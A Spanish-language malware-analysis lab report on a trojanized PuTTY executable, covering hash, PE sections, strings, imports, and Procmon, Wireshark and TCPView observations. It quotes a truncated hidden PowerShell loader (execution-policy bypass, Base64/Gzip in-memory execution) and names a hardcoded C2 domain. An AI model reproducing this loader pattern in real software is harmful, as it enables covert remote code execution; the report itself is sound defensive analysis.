Preguntas:

1. Especificar el hash del archivo analizado. ¿Cúal es la arquitectura del archivo? ¿Cúal es la fecha de compilación?

2. Listar las secciones que posee el archivo

3. Listar los strings relevantes contenidos en el archivo

4. ¿Está empaquetado?

5. Listar los imports relevantes

6. Describir la detonación inicial

¿Funciona el programa?

¿Hay algo extraño durante la ejecución?

7. Transcribir la información importante encontrada en procmon

8. Transcribir la información importante encontrada en wireshark

9. Transcribir la información importante encontrada en tcp view

10. ¿Que tipo de malware es? Agregar cualquier otro tipo de hallazgo.

Desarrollo:

Pregunta 1

Arquitectura: I386
Fecha de Compilación: 2021/07/10 06:51:55
HASH:
0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83

Pregunta 2

- .text
- .rdata
    - IAT
- .data
- .00cfg
- .rsrc
- .reloc
- .text
    - Entry point
- .idata
    - Import
- .rsrc
    - Resources
- .reloc
    - Relocs

Hay un segundo set de secciones (.text, .idata, .rsrc, .reloc) que se agrega al set original (.text, .rdata, .data, .00cfg, .rsrc, .reloc). Esto es relevante porque un binario compilado de forma estándar no debería tener dos bloques de secciones con nombres iguales o equivalentes (notar que .idata reemplaza a .rdata como contenedor de imports en el segundo bloque); esto confirma que el PE original de PuTTY fue modificado y se le injertó un módulo adicional (loader).

Pregunta 3

NORMALES
2051 a 2076 parecen ser las alertas del programa al iniciar y antes de confirmar

acciones

2194 "Forwarded port opened successfully" corresponde a una funcionalidad legítima y nativa de PuTTY (SSH port forwarding/tunneling); no es sospechoso ni es evidencia de modificación del binario, aunque conceptualmente el port forwarding podría abusarse en un escenario de post-explotación

RAROS/PROBLEMATICOS

9847 a 9853: powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtI"

Esos flags permiten ejecutar powershell sin perfil, en una Ventana occulta y "bypasseando"/salteandose las politicas de ejecucion.

9853: "pressionMode]::Decompress))).ReadToEnd()))"

Permite descomprimir y ejecutar un comando/payload en memoria para evitar que el codigo malicioso quede en texto plano.

Estas strings sospechosas y potencialmente maliciosas son relevantes ademas porque están ubicadas en el segundo set de secciones agregado (.text, .idata, .rsrc, .reloc) identificado en la Pregunta 2, lo cual refuerza que pertenecen al módulo injertado y no al PuTTY original


9845: "CreateThread"

Es relevante porque, aunque CreateThread es una operación normal en sí misma, ocurre JUSTO antes del payload: busca crear un hilo separado para no bloquear el hilo principal de la aplicación y así ejecutar el payload de forma menos visible para el usuario. Esto se confirma en el análisis dinámico de Procmon (Pregunta 7), donde se verifica que este CreateThread efectivamente genera el hilo (Thread 2576) donde se ejecuta el payload.

Pregunta 4

No está empaquetado. Esto es relevante porque el string del payload de PowerShell (9847 a 9853, ver Pregunta 3) se encuentra completamente legible en texto plano: si el binario estuviera empaquetado (comprimido/cifrado con algo como UPX), ese contenido no sería visible como texto ASCII claro, ya que recién se revelaría en memoria en tiempo de ejecución. A esto se suma que los tamaños

entre valor virtual y valor en disco de las secciones no varían significativamente, lo cual también sería indicio de compresión si estuviera presente.



Pregunta 5


En base a lo analizado en los **Strings** (**punto 3**), diria que los imports relevantes para este analisis son:

- SHELL32.dll
  - Se utiliza para lanzar procesos externos como powershell.exe
- KERNEL32.dll
  - Es quien trae el **CreateThread** para poder comenzar el payload
- ADVAPI32.dll
  - Trae funciones de registro y seguridad

El resto de imports corresponden a uso normal, esperable en cualquier aplicación gráfica de Windows:

GDI32.dll	Dibujo de la interfaz (texto, ventanas, gráficos).
USER32.dll	Manejo de ventanas, mensajes, input.
COMDLG32.dll	Diálogos comunes (abrir/guardar archivo).

ole32.dll	Permite la comunicación y transferencia de datos entre diferentes aplicaciones (portapapeles, drag&drop).
IMM32.dll	Editor d métodos de entrada (teclados asiáticos).



#	Name
0	GDI32.dll
1	USER32.dll
2	COMDLG32.dll
3	SHELL32.dll
4	ole32.dll
5	IMM32.dll
6	ADVAPI32.dll
7	KERNEL32.dll


Pregunta 6


¿Funciona el programa?

Si, el programa funciona sin ningun problema aparente.


¿Hay algo extraño durante la ejecución?

Si, se abre una ventana de **powershell** por unos momentos, esta desaparece y se abre el programa de "**PuTTY Configuration**".





PuTTY Configuration
Category:
Session
Logging
Terminal
Keyboard
Bell
Features
Window
Appearance
Behaviour
Translation
Selection
Colours
Connection
Data
Proxy
SSH
Serial
Telnet
Rlogin
SUPDUP
Basic options for your PuTTY session
Specify the destination you want to connect to
Host Name (or IP address)
Port
22
Connection type:
SSH
Serial
Other:
Telnet
Load, save or delete a stored session
Saved Sessions
Default Settings
Load
Save
Delete
Close window on exit:
Always
Never
Only on clean exit
About
Help
Open
Cancel

ANTES


Microsoft Windows Search In...
Microsoft Windows Search Pr...
Resume
Runtime Broker
Runtime Broker
Search (7)
Settings
ShellHost
Start
Sysinternals Screen Magnifier
Usermode Font Driver Host
Usermode Font Driver Host
VirtualBox Guest Additions Ser...
VirtualBox Guest Additions Tra...
Windows Defender SmartScreen
Windows Input Experience
Windows Security Health Servi...
Windows Security notification...
Windows Shell Experience Hos...

DESPUES




Pregunta 7


Utilizando los filtros "**Process Name contains putty.exe**" y "**Process Name contains putty**" en Procmon y ejecutando el proceso da como resultado aproximadamente 21.000 eventos.
Utilizando los filtros adicionales "**Operation contains Process**", "**Operation contains ProcessCreate**" y "**Operation contains Process_Create**" permiten resaltar las operaciones involucradas en la creación de procesos (como la string de powershell analizada anteriormente).




Adicionalmente, podemos inspeccionar esta misma operación y ver sus datos:




Con esto podemos ver que este proceso corresponde al hilo o Thread **2576**, por lo que utilizando el filtro "**Operation is Thread Create**" y subiendo un poco antes de la ejecución del Process Create encontramos esta operación.



La cual, al inspeccionarla, vemos que es la encargada de crear el Thread **2576** donde se ejecuta el payload. Por lo que con este análisis deducimos que la sospecha anterior sobre el String de CreateThread es verídica y este Thread busca ofuscar al payload.



Pregunta 8




No.	Time	Source	Destination	Protocol	Lengtl	Info
1	0.000000000	10.0.0.3	10.0.0.4	TCP	66	12178 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
2	0.000334200	10.0.0.4	10.0.0.3	TCP	66	443 → 12178 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
3	0.000448800	10.0.0.3	10.0.0.4	TCP	54	12178 → 443 [ACK] Seq=1 Ack=1 Win=262144 Len=0
4	0.000697500	10.0.0.3	10.0.0.4	TLSv1.3	521	Client Hello (SNI=www.wireshark.org)
5	0.007389000	10.0.0.4	10.0.0.3	TCP	60	443 → 12178 [ACK] Seq=1 Ack=468 Win=64128 Len=0
6	0.009745100	10.0.0.4	10.0.0.3	TLSv1.3	1509	Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data, Application Data
7	0.009881400	10.0.0.3	10.0.0.4	TCP	54	12178 → 443 [ACK] Seq=468 Ack=1456 Win=260608 Len=0
8	0.060916000	10.0.0.3	10.0.0.4	TCP	66	12179 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
9	0.061205700	10.0.0.4	10.0.0.3	TCP	66	80 → 12179 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
10	0.061292800	10.0.0.3	10.0.0.4	TCP	54	12179 → 80 [ACK] Seq=1 Ack=1 Win=65280 Len=0
11	0.061576000	10.0.0.3	10.0.0.4	HTTP	256	GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?78dad0b283ee6f60 HTTP/1.1
12	0.061872800	10.0.0.4	10.0.0.3	TCP	60	80 → 12179 [ACK] Seq=1 Ack=203 Win=64128 Len=0
13	0.081280400	10.0.0.4	10.0.0.3	TCP	204	80 → 12179 [PSH, ACK] Seq=1 Ack=203 Win=64128 Len=150 [TCP PDU reassembled in 14]
14	0.084336500	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (text/html)
15	0.084475200	10.0.0.3	10.0.0.4	TCP	54	12179 → 80 [ACK] Seq=203 Ack=410 Win=65024 Len=0
16	0.084741500	10.0.0.3	10.0.0.4	TCP	54	12179 → 80 [FIN, ACK] Seq=203 Ack=410 Win=65024 Len=0
17	0.100604500	10.0.0.3	10.0.0.4	TCP	66	12180 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
18	0.100847500	10.0.0.4	10.0.0.3	TCP	66	80 → 12180 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
19	0.100966300	10.0.0.3	10.0.0.4	TCP	54	12180 → 80 [ACK] Seq=1 Ack=1 Win=65280 Len=0
20	0.101144000	10.0.0.3	10.0.0.4	HTTP	250	GET /msdownload/update/v3/static/trustedr/en/authrootstl.cab?cfb7789fcc5a9867 HTTP/1.1
21	0.101349300	10.0.0.4	10.0.0.3	TCP	60	80 → 12180 [ACK] Seq=1 Ack=197 Win=64128 Len=0
22	0.119687300	10.0.0.4	10.0.0.3	TCP	204	80 → 12180 [PSH, ACK] Seq=1 Ack=197 Win=64128 Len=150 [TCP PDU reassembled in 23]
23	0.122612300	10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (text/html)
24	0.122703600	10.0.0.3	10.0.0.4	TCP	54	12180 → 80 [ACK] Seq=197 Ack=410 Win=65024 Len=0
25	0.122837300	10.0.0.3	10.0.0.4	TCP	54	12180 → 80 [FIN, ACK] Seq=197 Ack=410 Win=65024 Len=0
26	0.123029900	10.0.0.4	10.0.0.3	TCP	60	80 → 12180 [ACK] Seq=410 Ack=198 Win=64128 Len=0
27	0.131745500	10.0.0.3	10.0.0.4	TCP	54	12178 → 443 [FIN, ACK] Seq=468 Ack=1456 Win=260608 Len=0
28	0.135805400	10.0.0.4	10.0.0.3	TCP	60	443 → 12178 [FIN, ACK] Seq=1456 Ack=469 Win=64128 Len=0
29	0.135880100	10.0.0.3	10.0.0.4	TCP	54	12178 → 443 [ACK] Seq=469 Ack=1457 Win=260608 Len=0
30	0.384320200	10.0.0.3	10.0.0.4	TCP	54	[TCP Retransmission] 12179 → 80 [FIN, ACK] Seq=203 Ack=410 Win=65024 Len=0
31	0.384659000	10.0.0.4	10.0.0.3	TCP	60	80 → 12179 [ACK] Seq=410 Ack=204 Win=64128 Len=0

Muestra una serie de paquetes que no tienen mucha relevancia ya que no son raros de por sí, pero el contexto en el que se encuentra los hace sospechosos, ya que no tiene ningún sentido que PuTTY abra una conexión TLS hacia www.wireshark.org.

PuTTY nativamente no tiene funciones que abran un cliente TLS o HTTPS, por lo que confirma una vez más que este programa esta modificado y no es legítimo. Esto es relevante porque corresponde a un **connectivity check**: como se confirma en el análisis de TCPView y Procmon (Pregunta 9), la consola de PowerShell permanece abierta esperando la conexión y solo se cierra cuando esta se establece o se corta desde REMnux, lo cual verifica que el malware chequea si la maquina infectada tiene conexion real a internet (fuera de un sandbox) antes de continuar, y aborta el proceso si no la tiene.

Pregunta 9







Se ve que quiere exponer el puerto 8443 para un ataque, por lo que seteamos Remnux para conectarse a este.




No permite la conexión directa, pero si ponemos a escuchar al puerto 8443 y ejecutamos el programa putty.exe, entonces se conecta a la maquina objetivo y devuelve información.



Con esto vemos algo crítico “**bonus2.corporatebonusapplication.local**”. Este es el hostname especifico con el que el malware quiere comunicarse. Se concluye, por evidencia de correlación de procesos, que este es el dominio de C2 hardcodeado dentro del script de PowerShell: es powershell.exe —el mismo proceso lanzado ocultamente por putty.exe con el payload Base64/Gzip (Pregunta 3 y 7)— quien efectivamente intenta abrir esta conexión, según se confirmó en TCPView.





Adicionalmente, la consola de powershell que se abría y desaparecia queda permanentemente abierta hasta que se cierre la conexión desde remnux, por lo que se confirma que el payload en el PowerShell busca establecer una conexión y, si no tiene salida a internet, aborta el proceso.

Pregunta 10

Es un **troyano**, ya que se hace pasar por un software legítimo para engañar a la víctima y provocar que esta misma lo ejecute. Este no se replica o se propaga solo.

A su vez, puede ser un Dropper, ya que busca conectarse a un dominio (**bonus2.corporatebonusapplication.local**) para poder obtener desde este el verdadero payload del atacante.

El malware no trae su propio ejecutable malicioso, abusa de **powershell.exe** para evadir detecciones basadas en hash/firma.